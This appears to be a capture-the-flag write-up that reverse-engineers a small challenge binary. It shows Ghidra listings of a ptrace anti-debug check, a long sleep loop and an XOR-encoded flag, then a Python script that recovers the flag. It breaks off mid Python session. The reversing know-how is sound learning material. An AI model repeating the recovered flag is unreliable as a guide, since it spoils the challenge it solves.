
```
                     6b 12 00 00
        001013a5 48 89 c7        MOV        RDI=>s_Nous_avons_besoin_de_vrai_guerri_001026…
        001013a8 e8 83 fc        CALL       <EXTERNAL>::puts
                 ff ff
        001013ad 48 8d 05        LEA        fd,[error]
                 84 12 00 00
        001013b4 48 89 c7        MOV        RDI=>error,fd
        001013b7 e8 74 fc        CALL       <EXTERNAL>::puts
                 ff ff
        001013bc bf 01 00        MOV        EDI,0x1
                 00 00
        001013c1 e8 aa fc        CALL       <EXTERNAL>::exit
                 ff ff
                             -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                             LAB_001013c6                              XREF[1]:     001
        001013c6 90              NOP
        001013c7 5d              POP        RBP
        001013c8 c3              RET

                             **************************************************************
                             *                          FUNCTION                          *
                             **************************************************************
                             int main(void)
             int               EAX:4          <RETURN>
                             main                                      XREF[3]:     FUN
                                                                                    001
        001013c9 55              PUSH       RBP
        001013ca 48 89 e5        MOV        RBP,RSP
        001013cd e8 a4 ff        CALL       anti_debug
                 ff ff
        001013d2 e8 48 fe        CALL       banner
                 ff ff
        001013d7 e8 49 ff        CALL       sleep
                 ff ff
        001013dc e8 af fd        CALL       get_flag
                 ff ff
        001013e1 b8 00 00        MOV        EAX,0x0
                 00 00
        001013e6 5d              POP        RBP
        001013e7 c3              RET
                             //
                             // .fini
                             // SHT_PROGBITS  [0x13e8 - 0x13f0]
                             // ram:001013e8-ram:001013f0
                             //
```

```
/* WARNING: Unknown calling convention -- yet parameter storage is locked */

int main(void)

{
  anti_debug();
  banner();
  sleep();
  get_flag();
  return 0;
}
```

```
int main(void)

{
  anti_debug();
  banner();
  sleep();
  get_flag();
  return 0;
```

The main function has 4 functions in it

Here's the decompiled `anti_debug()` function



```
                     00101393 e8 c8 fc        CALL       <EXTERNAL>::ptrace
                              ff ff
                     00101398 48 83 f8 ff     CMP        fd,-0x1
                     0010139c 75 28           JNZ        LAB_001013c6
                     0010139e 48 8d 05        LEA        fd,[s_Nous_avons_besoin_de_vrai_guerri_00102610]
                              6b 12 00 00
                     001013a5 48 89 c7        MOV        RDI=>s_Nous_avons_besoin_de_vrai_guerri_001026...
                     001013a8 e8 83 fc        CALL       <EXTERNAL>::puts
                              ff ff
                     001013ad 48 8d 05        LEA        fd,[error]
                              84 12 00 00
                     001013b4 48 89 c7        MOV        RDI=>error,fd
                     001013b7 e8 74 fc        CALL       <EXTERNAL>::puts
                              ff ff
                     001013bc bf 01 00        MOV        EDI,0x1
                              00 00
                     001013c1 e8 aa fc        CALL       <EXTERNAL>::exit
                              ff ff
                                          -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                                          LAB_001013c6                                    XREF[1]:     001
                     001013c6 90              NOP
                     001013c7 5d              POP        RBP
                     001013c8 c3              RET

                                          *****************************************************************
                                          *                          FUNCTION                             *
                                          *****************************************************************
                                          int main(void)
                       int                  EAX:4          <RETURN>
                                          main                                            XREF[3]:     FUN
                                                                                                       001
                     001013c9 55              PUSH       RBP
                     001013ca 48 89 e5        MOV        RBP,RSP
                     001013cd e8 a4 ff        CALL       anti_debug
                              ff ff
                     001013d2 e8 48 fe        CALL       banner
                              ff ff
                     001013d7 e8 49 ff        CALL       sleep
                              ff ff
                     001013dc e8 af fd        CALL       get_flag
                              ff ff
                     001013e1 b8 00 00        MOV        EAX,0x0
                              00 00
                     001013e6 5d              POP        RBP
                     001013e7 c3              RET
```

```c
void anti_debug(void)

{
  long fd;

  fd = ptrace(PTRACE_TRACEME,0,1,0);
  if (fd == -1) {
    puts("Nous avons besoin de vrai guerrier ici");
    puts(&error);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  return;
}
```


```c
void anti_debug(void)

{
  long fd;

  fd = ptrace(PTRACE_TRACEME,0,1,0);
  if (fd == -1) {
    puts("Nous avons besoin de vrai guerrier ici");
    puts(&error);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  return;
}
```

Looking at this shows it prevents the binary from running inside of a debugger

That's what `ptrace()` does

The `banner` function just contains the banner

The `sleep` decompiled code function




```
                 00 00 00 00
     0010133b eb 2a        JMP        LAB_00101367

                     LAB_0010133d                                    XREF[1]:     001
     0010133d 8b 45 f8     MOV        EAX,dword ptr [RBP + local_10]
     00101340 2b 45 fc     SUB        EAX,dword ptr [RBP + i]
     00101343 89 c6        MOV        ESI,EAX
     00101345 48 8d 05     LEA        RAX,[s_DanxomeLou,_la_pleine_lune_est_d_001025...
              8c 12 00 00
     0010134c 48 89 c7     MOV        RDI=>s_DanxomeLou,_la_pleine_lune_est_d_001025...
     0010134f b8 00 00     MOV        EAX,0x0
              00 00
     00101354 e8 e7 fc     CALL       <EXTERNAL>::printf
              ff ff
     00101359 bf 01 00     MOV        EDI,0x1
              00 00
     0010135e e8 1d fd     CALL       <EXTERNAL>::sleep
              ff ff
     00101363 83 45 fc 01  ADD        dword ptr [RBP + i],0x1

                     LAB_00101367                                    XREF[1]:     001
     00101367 8b 45 fc     MOV        EAX,dword ptr [RBP + i]
     0010136a 3b 45 f8     CMP        EAX,dword ptr [RBP + local_10]
     0010136d 7c ce        JL         LAB_0010133d
     0010136f b8 00 00     MOV        EAX,0x0
              00 00
     00101374 c9           LEAVE
     00101375 c3           RET

                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
                     undefined anti_debug()
         undefined         AL:1           <RETURN>                            XREF[1]
         undefined8        RAX:8          fd                                  XREF[1]
                     anti_debug                                      XREF[3]:     mai
                                                                                  001
     00101376 55           PUSH       RBP
     00101377 48 89 e5     MOV        RBP,RSP
     0010137a b9 00 00     MOV        ECX,0x0
              00 00
     0010137f ba 01 00     MOV        EDX,0x1
              00 00
     00101384 be 00 00     MOV        ESI,0x0
              00 00
     00101389 bf 00 00     MOV        EDI,0x0
```

```

/* WARNING: Unknown calling convention -- yet parameter storage is locked */

int sleep(void)

{
  int i;

  for (i = 0; i < 0x591280; i = i + 1) {
    printf("DanxomeLou, la pleine lune est dans....  %d secondes \n",(ulong)(0x591280 - i));
    sleep(1);
  }
  return 0;
}

```

```
int sleep(void)

{
  int i;

  for (i = 0; i < 0x591280; i = i + 1) {
    printf("DanxomeLou, la pleine lune est dans....  %d secondes
\n",(ulong)(0x591280 - i));
    sleep(1);
  }
  return 0;
}
```

Loop at this shows that it will iterate through `0x591280` and on each iterate it will sleep for a second

After this the `get_flag` function is called




```
00101189 0f        ??        0Fh
0010118a 1f        ??        1Fh
0010118b 80        ??        80h
0010118c 00        ??        00h
0010118d 00        ??        00h
0010118e 00        ??        00h
0010118f 00        ??        00h

                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
                     int get_flag(void)
     int               EAX:4          <RETURN>
     undefined1[208]   Stack[-0xd8]... array                          XREF[1]
     undefined1[64]    Stack[-0x118... flag                           XREF[1]
     undefined4        Stack[-0x11c... i                              XREF[6]

                     get_flag                                   XREF[3]:     mai
                                                                             001
00101190 55          PUSH      RBP
00101191 48 89 e5    MOV       RBP,RSP
00101194 48 81 ec    SUB       RSP,0x120
         20 01 00 00
0010119b 48 8d bd    LEA       RDI=>array,[RBP + -0xd0]
         30 ff ff ff
001011a2 48 8d 35    LEA       RSI,[flag_array]
         67 0e 00 00
001011a9 ba cc 00    MOV       EDX,204
         00 00
001011ae e8 9d fe    CALL      <EXTERNAL>::memcpy
         ff ff
001011b3 c7 85 ec    MOV       dword ptr [RBP + i],0x0
         fe ff ff
         00 00 00 00

                     LAB_001011bd                               XREF[1]:     001
001011bd 83 bd ec    CMP       dword ptr [RBP + i],0x33
         fe ff ff 33
001011c4 0f 8d 35    JGE       LAB_001011ff
         00 00 00
001011ca 48 63 85    MOVSXD    RAX,dword ptr [RBP + i]
         ec fe ff ff
```

```c

/* WARNING: Unknown calling convention -- yet parameter storage is locked */

int get_flag(void)

{
  int i;
  byte flag [64];
  undefined4 array [52];

  memcpy(array,&flag_array,204);
  for (i = 0; i < 0x33; i = i + 1) {
    flag[i] = (byte)array[i] ^ 0x22;
  }
  printf("The time has come. Flag is \"%s\"\n",flag);
  return 0;
}

```

```c
int get_flag(void)

{
  int i;
  byte flag [64];
  undefined4 array [52];

  memcpy(array,&flag_array,204);
  for (i = 0; i < 0x33; i = i + 1) {
    flag[i] = (byte)array[i] ^ 0x22;
  }
  printf("The time has come. Flag is \"%s\"\n",flag);
  return 0;
}
```

Looking at this we can see that it will iterate through `0x33` and on each iterate it will xor each character in the global `flag_array` array with `0x22`



```
                     flag_array                                    XREF[1]:     get
00102010 61          ??          61h    a
00102011 00          ??          00h
00102012 00          ??          00h
00102013 00          ??          00h
00102014 76          ??          76h    v
00102015 00          ??          00h
00102016 00          ??          00h
00102017 00          ??          00h
00102018 64          ??          64h    d
00102019 00          ??          00h
0010201a 00          ??          00h
0010201b 00          ??          00h
0010201c 7d          ??          7Dh    }
0010201d 00          ??          00h
0010201e 00          ??          00h
0010201f 00          ??          00h
00102020 70          ??          70h    p
00102021 00          ??          00h
00102022 00          ??          00h
00102023 00          ??          00h
00102024 11          ??          11h
00102025 00          ??          00h
00102026 00          ??          00h
00102027 00          ??          00h
00102028 54          ??          54h    T
00102029 00          ??          00h
0010202a 00          ??          00h
0010202b 00          ??          00h
0010202c 11          ??          11h
0010202d 00          ??          00h
0010202e 00          ??          00h
0010202f 00          ??          00h
00102030 50          ??          50h    P
00102031 00          ??          00h
00102032 00          ??          00h
00102033 00          ??          00h
00102034 51          ??          51h    Q
00102035 00          ??          00h
00102036 00          ??          00h
00102037 00          ??          00h
00102038 11          ??          11h
```

```c

/* WARNING: Unknown calling convention -- yet parameter storage is locked */

int get_flag(void)

{
  int i;
  byte flag [64];
  undefined4 array [52];

  memcpy(array,&flag_array,204);
  for (i = 0; i < 0x33; i = i + 1) {
    flag[i] = (byte)array[i] ^ 0x22;
  }
  printf("The time has come. Flag is \"%s\"\n",flag);
  return 0;
}

```

And then prints the flag

So what do we do here

There are various ways we can go around this

One way is to save the values in the global `flag_array` variable and xor it with `0x22`


But the length of it is much to copy and filter the null bytes values

So instead I'll just xor the whole character of the binary

Here's the solve script


```python
binary = bytearray(open('LougaDanxomeRou', 'rb').read())
dump = []

for i in binary:
    dump.append(chr(i ^ 0x22).encode())

with open('dump', 'wb') as fd:
    for i in dump:
        fd.write(i)
```

Now I'll run the script



```
➜  chall python3 cheat.py
➜  chall ls -l dump
-rw-r--r-- 1 mark mark 15826 Aug  7 15:16 dump
➜  chall 
```


We can now run `strings` on the binary



```
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""#" """""""""""C"""T"""F"""_"""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""r"""_"""N"""o"""_"""T"""1"""m"""3"""_"""T"
""0"""_"""R"""3"""s"""t"""_"""b"""r"""3"""4"""k"""_"""m"""3"""_"""!"""h"""e"""v"""x"""o"""
"""vJG
VKOG
AMOG
dNCE
("""
```

```
C"""T"""F"""_"""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""r"""_"""N"""o"""_"""T"""1"""m"""3"""_"""T"""0"""_"""R"""3"""s"""t"""_"""b"""r"""3"""4"""k"""_"""m"""3"""_"""!"""h"""e"""v"""x"""o"""
```

It's a bit annoying to read that so I'll use python to replace `"` with empty values



```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a='C"""T"""F"""_"""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""r"""_"""N"""o"""_"""T"""1"""m"""3"""_"""T"""0"""_"""R"""3"""s"""t"""_"""b"""r"""3"""4"""k"""_"""m"""3"""_"""!"""h"""e"""v"""x"""o"""'
>>> a
